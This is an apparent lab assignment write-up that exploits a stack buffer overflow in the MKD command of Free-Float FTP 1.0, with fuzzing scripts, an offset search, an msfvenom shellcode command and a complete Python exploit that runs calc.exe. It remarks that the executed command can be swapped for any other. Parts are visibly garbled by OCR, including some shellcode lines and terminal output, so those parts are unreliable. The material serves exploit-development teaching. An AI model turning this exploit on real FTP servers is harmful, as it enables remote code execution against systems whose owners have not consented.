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Assignment

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Free-Float FTP: Crashing the FTP Server and Pop calc.exe via Stack-based Buffer Overflow

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
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Requirements:

- Windows XP
- Kali Linux with Python and Metasploit Framework (For msfvenom shellcode generation)
- Free-Float FTP v 1.0
- Immunity debugger
- mona.py

Crashing the FTP Server

First I installed immunity debugger and free float FTP on the windows XP machine.



This is how the FTP server looks like. There's something as "anonymous user" on a FTP server which is much like the default credentials to access the FTP.

So in my case FTP server is running on 192.168.175.130 and default port 21.

Now let's write a python script to connect to it.

```
import socket,sys
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
port = 21
s.connect(('192.168.175.130',21))
s.recv(1024)
s.send("USER anonymous \n")
s.recv(1024)
s.send("PASS anonymous \n")
s.recv(1024)
junk = "A" * 1000
s.send('MKD'+junk+'\n')
s.recv(1024)
s.send('QUIT \n')
s.close
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
If you run the python code using the terminal in Kali Linux. The output will look like this.

```
root@kali: ~
                                 File
  Actions Edit
        View
           Help
   root@kali: ~
  ali: # python
Python 2.7.17 (default, Oct 19 2019, 23:36:22)
[GCC 9.2.1 20191008] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket,sys
>>> s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> port = 21
>>> s.connect(('192.168.175.130',21))
>>> s.recv(1024)
'220 FreeFloat Ftp Server (Version 1.00).\r\n'
>>> s.send("USER anonymous \n")
16
>>> s.recv(1024)
'331 Password required for anonymous .\r\n'
>>> s.send("PASS anonymous \n")
16
>>> s.recv(1024)
'230 User anonymous logged in.\r\n'
>>> junk = "A" * 1000
>>> s.send('MKD'+junk+'\n')
1004
>>> s.recv(1024)
>>> s.send('QUIT \n')
>>> s.close
<bound method _socketobject.close of <socket._socketobject object at 0×7f27f</pre>
080b360>>
>>>
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From the script we can see after passing USER anonymous and PASS anonymous I tried to create a directory by MKD <name> and after exiting we got an error.

Here the payload was 1000 * "A".


By checking the status of FTP on windows XP we can see that there's an error in the FTP server and it caused the FTP server to crash.



FTP server crashed means that the 1,000 A's are sufficient to cause the overflow.


Next, we need to figure out how much data goes to MKD <name> to over-ride the ESP

For that, I am going to use **msf-pattern_create** to create a unique length string that helps to identify the offset.




Let's use this as a payload to analyze where it crashes and to get an offset.


For that, I need to attach Freefloat FTP with the debugger to look at the stack.




Open Immunity debugger and Attach the FTP server to it.



This is how it will look like.





Immunity debugger interface explained

Using the payload, I created, I made the python code.

```
| Run | Terminal | Help | Pexploit.py | Pex2.py | X | Popcalcnew | Pex1 | Pexploit.py | Pex2.py | X | Popcalcnew | Pexploit.py | Pex2.py | Pex2.p
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```
import sys, socket
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from pwn import *

junk =

"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac 2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae 5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8A g9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj 3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7 Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8 An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0A q1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4 As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8 Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9 Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az 2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5B b6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9 Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg 4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"

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s.recv(1024)

s.send('USER anonymous \r\n')

s.recv(1024)

s.send('PASS anonymous \r\n')

s.recv(1024)

s.send('MKD'+junk+'\r\n')

s.recv(1024)

s.send('QUIT\r\n')

s.close
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
After I run the python code and hit exploit it crashes let's look at ESP.

We can see that the ESP as 6Ai7Ai that's what I'm going to use to figure out the offset.



So now we know what's the payload for ESP override. And also we know that the overflow occurs at 1000 * A. Let's change the payload a bit.

I Update payload like this:



Let's adjust the padding a bit and make sure EIP is overriding as BBBB

After adjusting the padding, we get to know that EIP hits BBBB at

Next, I need to paste mona.py to the directory where immunity is installed inside the PyCommand folder.

Download mona.py (https://github.com/corelan/mona/blob/master/mona.py) and copy the script on to C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands

Now I'm looking for a jmp ESP if you look in the screenshot above I need to put shellcode on ESP where C's are residing and jmp to it.

so I used !mona jmp -r esp command on immunity debugger and the output looked like this.

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SENDROSOD — Humber of pointers of type 'inp esp': 17

— Humber of pointers of type 'all esp': 18

SENDROSOD — Humber of pointers of type 'inp esp': 17

— Humber of pointers of type 'push esp it ret': 15

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
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Now I'm looking for SHELL32.dll, in this case, I am going to choose 0x7c9c1349.

The shellcode can be generated by using MSFvenom:

msfvenom -p windows/exec CMD=calc.exe -b ' $\x00\x0A\x0D$ ' -f python --var-name shellcode EXITFUNC=thread

- -b is bad character that you need to avoid
- -f for format



Let's add the address and insert the NOP properly to make it pop the calc.exe

After adjusting the padding and nops I get

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popcalcnew X
root > Desktop > ftp > 🥏 popcalcnew >
     import sys, socket
     from pwn import
     #msfvenom -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python --var-name shellcode EXITFUNC=thread
     shellcode = b""
     shellcode += b"\xd9\xc4\xb8\xcf\x4a\x51\x45\xd9\x74\x24\xf4"
     shellcode += b"\x5b\x2b\xc9\xb1\x31\x31\x43\x18\x03\x43\x18"
     shellcode += b"\x83\xeb\x33\xa8\xa4\xb9\x23\xaf\x47\x42\xb3"
     shellcode += b"\xd0\xce\xa7\x82\xd0\xb5\xac\xb4\xe0\xbe\xe1"
     shellcode += b"\x38\x8a\x93\x11\xcb\xfe\x3b\x15\x7c\xb4\x1d"
     shellcode += b"\x70\xca\x83\x01\x55\x66\x8a\x19\xba\x43\x44"
     shellcode += b"\x04\xfa\x48\xac\x73\xf2\xab\x51\x84\xc1\xd6"
     shellcode += b"\x8d\x67\x22\x91\x76\xe7\xa8\xad\xf3\x06"
     shellcode += b"\x71\x1c\xb4\xab\xd7\x56\x58\xbf\x65\x35\x36"
     shellcode += b"\xa7\x2e\xcb\x02\x8c\xd1\x29\x87\xf8\x79\xf4"
     shellcode += b"\x94\x38\x70\xa2\x12\xd0\x08\xbb\xf6\xd6\xbf"
    connect=s.connect(('192.168.175.130',21))
    s.send('PASS anonymous\r\n')
    s.send('QUIT\r\n')
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import sys, socket

from pwn import *

add = p32(0x7c9c1349)


#eip = 0x7c9c167d

#msfvenom -p windows/exec CMD=calc.exe -b ' $\x00\x0A\x0D$ ' -f python --var-name shellcode EXITFUNC=thread

shellcode = b"" $shellcode += b'' \times d9 \times c4 \times b8 \times cf \times 4a \times 51 \times 45 \times d9 \times 74 \times 24 \times f4''$ $shellcode += b'' \times 5b \times 2b \times c9 \times b1 \times 31 \times 31 \times 43 \times 18 \times 03 \times 43 \times 18''$ $shellcode += b'' \times d0 \times ce \times a7 \times 82 \times d0 \times b5 \times ac \times b4 \times e0 \times be \times e1''$ $shellcode += b'' \times 38 \times 8a \times 93 \times 11 \times cb \times fe \times 3b \times 15 \times 7c \times b4 \times 1d''$ $shellcode += b'' \times 18 \times 7d \times 5 \times 5e \times 3b \times fd \times f4 \times b2 \times 9b \times 3c \times 37''$ $shellcode += b'' \xc7 \xda \x79 \x2a \x2a \x8e \xd2 \x20 \x99 \x3f \x57''$ $shellcode += b'' \times 7c \times 22 \times cb \times 2b \times 90 \times 22 \times 28 \times fb \times 93 \times 03 \times ff''$ $shellcode += b'' \ x70 \ xca \ x83 \ x01 \ x55 \ x66 \ x8a \ x19 \ xba \ x43 \ x44''$ $shellcode += b'' \times 91 \times 08 \times 3f \times 57 \times 73 \times 41 \times c0 \times f4 \times ba \times 6e \times 33''$ $shellcode += b'' \times 04 \times fa \times 48 \times ac \times 73 \times f2 \times ab \times 51 \times 84 \times c1 \times d6''$ $shellcode += b'' \ x8d \ x01 \ xd2 \ x70 \ x45 \ xb1 \ x3e \ x81 \ x8a \ x24 \ xb4''$ $shellcode += b'' \times 8d \times 67 \times 22 \times 92 \times 91 \times 76 \times 67 \times 22 \times 92 \times 91 \times 76 \times 67 \times 60 \times 10^{-1}$ $shellcode += b'' \times 7f \times 24 \times 47 \times 2d \times 5b \times 6d \times 13 \times 4c \times fa \times cb \times f2''$ $shellcode += b'' \times 71 \times 1c \times b4 \times d7 \times 56 \times 58 \times bf \times 65 \times 35 \times 36''$ $shellcode += b'' \times 3e \times 40 \times 40 \times 03 \times 4c \times 28 \times 29 \times 32 \times 7''$ $shellcode += b'' \times a7 \times 2e \times cb \times 02 \times 8c \times d1 \times 29 \times 87 \times f8 \times 79 \times f4''$ $shellcode += b'' \times 42 \times 41 \times e^4 \times 07 \times b^9 \times 85 \times 11 \times 84 \times 48 \times 75 \times e^6$ $shellcode += b'' \times 94 \times 38 \times 70 \times 22 \times 12 \times d0 \times 08 \times b6 \times d6 \times bf''$ $shellcode += b'' \xbc \xd2 \xb4 \x5e \x2f \xbe \x14 \xc5 \xd7 \x25 \xb9''$

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buf = "\x90" * 16 + shellcode
junk = "A"*247 + "\x7D\x16\x9C\x7C" + buf + "C"*(749-len(buf))
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.175.130',21))
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + junk + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
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When I check the Windows XP machine, the calc is popped up.



We can change the exec CMD = <whatever> and get the execution.

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